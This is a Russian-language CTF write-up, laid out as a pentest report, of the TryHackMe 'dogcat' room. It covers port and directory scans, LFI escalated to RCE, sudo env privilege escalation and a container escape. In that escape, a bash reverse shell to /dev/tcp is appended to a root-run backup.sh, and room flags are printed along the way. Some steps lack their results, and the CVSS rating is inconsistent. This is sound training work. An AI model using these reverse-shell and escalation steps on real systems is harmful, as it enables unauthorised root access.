

Отчёт

Исполнитель

Тестирование выполнено Кравцовым Николаем, начинающим специалистом по информационной безопасности в 19:19 (*хорошая комната, прямо на пошевелить серым веществом*)

Область тестирования и использованные службы.

IP/домен	Порт	Сервис	Сервис целевого сервера
localhost	5901	WinKexServer	-
localhost	-	Nmap Port Scanner	-
localhost	-	Gobuster Directory Scanner	-
localhost	-	Obsidian Notes	-
localhost	1234	netcat listener	-
localhost	7777	netcat listener 2	-
10.10.77.106	80	httpd Web Server	+

Использованные файлы:

- flag.php - первый флаг
- flag2_QMW7JvaY2LvK.txt - второй флаг
- flag3.txt - третий флаг
- flag4.txt - 4 флаг
- backup.sh - файл, использованный для выхода из контейнера
- [/usr/bin/env](#) - файл, использованный для повышения привилегий.

Порядок действий

1) Запуск openvpn для доступа; кех для того, чтобы сделать linux удобнее

- `kex --win && sudo openvpn Kolya080808.ovpn`

2) Сканирование портов с помощью nmap.

- Результаты:

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 24:31:19:2a:b1:97:1a:04:4e:2c:36:ac:84:0a:75:87 (RSA)
|   256 21:3d:46:18:93:aa:f9:e7:c9:b5:4c:0f:16:0b:71:e1 (ECDSA)
|_  256 c1:fb:7d:73:2b:57:4a:8b:dc:d7:6f:49:bb:3b:d0:20 (ED25519)
80/tcp    open  http      Apache httpd 2.4.38 ((Debian))
|_http-title: dogcat
|_http-server-header: Apache/2.4.38 (Debian)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

3) Запуск Gobuster для поиска директорий.

- Результаты:

```
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====

[+] Url:                        http://10.10.19.55/
[+] Method:                     GET
[+] Threads:                    10
[+] Wordlist:                   directory-list-2.3-medium.txt
[+] Negative Status codes:     404
[+] User Agent:                 gobuster/3.6
[+] Timeout:                    10s
=====


Starting gobuster in directory enumeration mode
=====

/cats          (Status: 301) [Size: 309] [--> http://10.10.19.55/cats/]
/dogs          (Status: 301) [Size: 309] [--> http://10.10.19.55/dogs/]
Progress: 29715 / 220561 (13.47%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 29725 / 220561 (13.48%)
=====

Finished
=====
```


4) На сайте я нашел чтение файлов (это было сложно, с php я не дружу :()

- Результат:



5) Попробовав получить reverse shell:

- Результат:



- Вывод:

Надо сделать что то другое, или то же самое, но немного по-другому.

6) Я попробовал сделать это через burp, при этом поменяв user agent на определенный php-код:

- Результат:

[illegible]

7) Далее я прочитал flag.php:

- Результат:

```
style.css
$ python3 --help
/bin/sh: 2: python3: not found
$ cat flag.php
<?php
$flag_1 = "Tm{Th1s_1s_N0t_4_Catdog_ab67edfa}"
?>
$ _
```

8) Я попробовал посмотреть, что есть в /home, однако ничего нет. Поэтому я повысил привилегии с помощью [env](#):

- Результат:

```
drwxr-xr-x 1 root root 4096 Dec 18 12:55 ..
$ sudo -l
Matching Defaults entries for www-data on 5eff99fa07f5:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on 5eff99fa07f5:
    (root) NOPASSWD: /usr/bin/env
$ sudo env /bin/sh
whoami
root
```

9) Затем я поискал в ближайших директориях и директориях где обычно находится флаг, и не прогадал:

- Результат:

```
ls -la
total 36
drwxrwxrwx 4 www-data www-data 4096 Dec 18 12:55 .
drwxr-xr-x 1 root root 4096 Mar 10 2020 ..
-rw-r--r-- 1 www-data www-data 51 Mar 6 2020 cat.php
drwxr-xr-x 2 www-data www-data 4096 Dec 18 12:55 cats
-rw-r--r-- 1 www-data www-data 51 Mar 6 2020 dog.php
drwxr-xr-x 2 www-data www-data 4096 Dec 18 12:55 dogs
-rw-r--r-- 1 www-data www-data 56 Mar 6 2020 flag.php
-rw-r--r-- 1 www-data www-data 958 Mar 10 2020 index.php
-rw-r--r-- 1 www-data www-data 725 Mar 10 2020 style.css
cd ../
ls -la
total 20
drwxr-xr-x 1 root root 4096 Mar 10 2020 .
drwxr-xr-x 1 root root 4096 Feb 26 2020 ..
-rw-r--r-- 1 root root 23 Mar 10 2020 flag2_QMW7JvaY2LvK.txt
drwxrwxrwx 4 www-data www-data 4096 Dec 18 12:55 html
cat flag2_QMW7JvaY2LvK.txt
Tm{LF1_t0_RC3_aec3fb}
```

```
cd
ls
flag3.txt

cat fl
cat: fl: No such file or directory
cat flag.txt
cat: flag.txt: No such file or directory
cat flag3.txt
THM{D1ff3r3nt_3nv1ronments_874112}
```

10) Дальше я начал втупую искать упоминание флага, и опять не прогадал:

- Результат:

```
flag3.txt
grep -r "THM" / 2>/dev/null
Binary file /opt/backups/backup.tar matches
15
```

11) Здесь надо попотеть. Скорее всего мы в контейнере, так как посмотрев в директорию, я увидел вот это:

- Результат:

```
cd /opt/backups
tar -xvf backup.tar
root/container/
root/container/Dockerfile
root/container/backup/
root/container/backup/backup.sh
root/container/.git/
root/container/.git/HEAD
root/container/.git/objects/
root/container/.git/objects/info/
root/container/.git/objects/pack/
root/container/.git/objects/pack/pack-948e40d4da0d6578c6687a3e4e3329eabf58f1a0.pack
root/container/.git/objects/pack/pack-948e40d4da0d6578c6687a3e4e3329eabf58f1a0.idx
root/container/.git/info/
root/container/.git/info/exclude
root/container/.git/branches/
root/container/.git/refs/
root/container/.git/refs/remotes/
root/container/.git/refs/remotes/origin/
root/container/.git/refs/remotes/origin/HEAD
root/container/.git/refs/heads/
root/container/.git/refs/heads/master
root/container/.git/refs/tags/
root/container/.git/hooks/
root/container/.git/hooks/pre-push.sample
root/container/.git/hooks/pre-receive.sample
root/container/.git/hooks/post-update.sample
root/container/.git/hooks/update.sample
root/container/.git/hooks/pre-rebase.sample
root/container/.git/hooks/applypatch-msg.sample
root/container/.git/hooks/pre-applypatch.sample
root/container/.git/hooks/commit-msg.sample
root/container/.git/hooks/prepare-commit-msg.sample
root/container/.git/hooks/pre-commit.sample
root/container/.git/hooks/fsmonitor-watchman.sample
root/container/.git/index
root/container/.git/packed-refs
root/container/.git/logs/
root/container/.git/logs/HEAD
root/container/.git/logs/refs/
```

12) Так же у меня есть вот такой файл в наличии, что может значить, что через определенный промежуток времени будет создан еще один бекап:

- Результат:

```
total 2896
drwxr-xr-x 3 root root 4096 Dec 18 13:47 .
drwxr-xr-x 1 root root 4096 Dec 18 12:55 ..
-rwxr--r-- 1 root root 69 Mar 10 2020 backup.sh
-rw-r--r-- 1 root root 2949120 Dec 18 13:47 backup.tar
drwxr-xr-x 3 root root 4096 Dec 18 13:47 root
cd root
```

13) Тогда мы пытаемся как-то выйти из контейнера, получая еще один reverse shell с помощью того самого backup.sh:

- Результат:

```
ls -la
total 5768
drwxr-xr-x 3 root root 4096 Dec 18 13:47 .
drwxr-xr-x 1 root root 4096 Dec 18 12:55 ..
-rwxr--r-- 1 root root 69 Mar 10 2020 backup.sh
-rw-r--r-- 1 root root 5888000 Dec 18 13:48 backup.tar
drwxr-xr-x 3 root root 4096 Dec 18 13:47 root
pwd
/opt/backups
echo "bash -i >& /dev/tcp/10.9.2.137/7777 0>&1" >> backup.sh
```

```
(kolya0808080 Nikolapc) - [~]
$ nc -lvnp 7777
listening on [any] 7777 ...
connect to [10.9.2.137] from (UNKNOWN) [10.10.19.55] 33300
bash: cannot set terminal process group (4457): Inappropriate ioctl for device
bash: no job control in this shell
root@dogcat:~#
```

14) Ну и читаем последний флаг:

- Результат:

```
root@dogcat:~# ls -la
ls -la
total 40
drwx----- 6 root root 4096 Apr 8 2020 .
drwxr-xr-x 24 root root 4096 Apr 8 2020 ..
lrwxrwxrwx 1 root root 9 Mar 10 2020 .bash_history -> /dev/null
-rw-r--r-- 1 root root 3106 Apr 9 2018 .bashrc
drwx----- 2 root root 4096 Apr 8 2020 .cache
drwxr-xr-x 5 root root 4096 Mar 10 2020 container
-rw-r--r-- 1 root root 80 Mar 10 2020 flag4.txt
drwx----- 3 root root 4096 Apr 8 2020 .gnupg
drwxr-xr-x 3 root root 4096 Apr 8 2020 .local
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-rw-r--r-- 1 root root 66 Mar 10 2020 .selected_editor
root@dogcat:~#
root@dogcat:~# cat flag4.txt
cat flag4.txt
THM{esc4l4tions_on_esc4l4tions_7a52b17dba6ebb0dc38bc1049bcb02d}
root@dogcat:~#
```

Примечание


Афигенская комната, сделана отлично, надо очень много думать. Довольно простая, но все же стоит пройти!

Советую пройти ее! Спасибо TryHackMe за комнату!


Найденные уязвимости

LFI и RCE

PoC:



(пункт 4)



(пункт 6)

CVSSv3 Score: 7.9 (Critical)

Описание:

В данном случае RCE и LFI связаны с неправильной настройкой запросов в index.php.

Воспроизведение уязвимости:


Соответствует PoC.

Рекомендации по устранению:

- Измените код страницы index.php на сайте.
- [OWASP](#).

Видео выполнения

- Оригинал:



- [YouTube](#)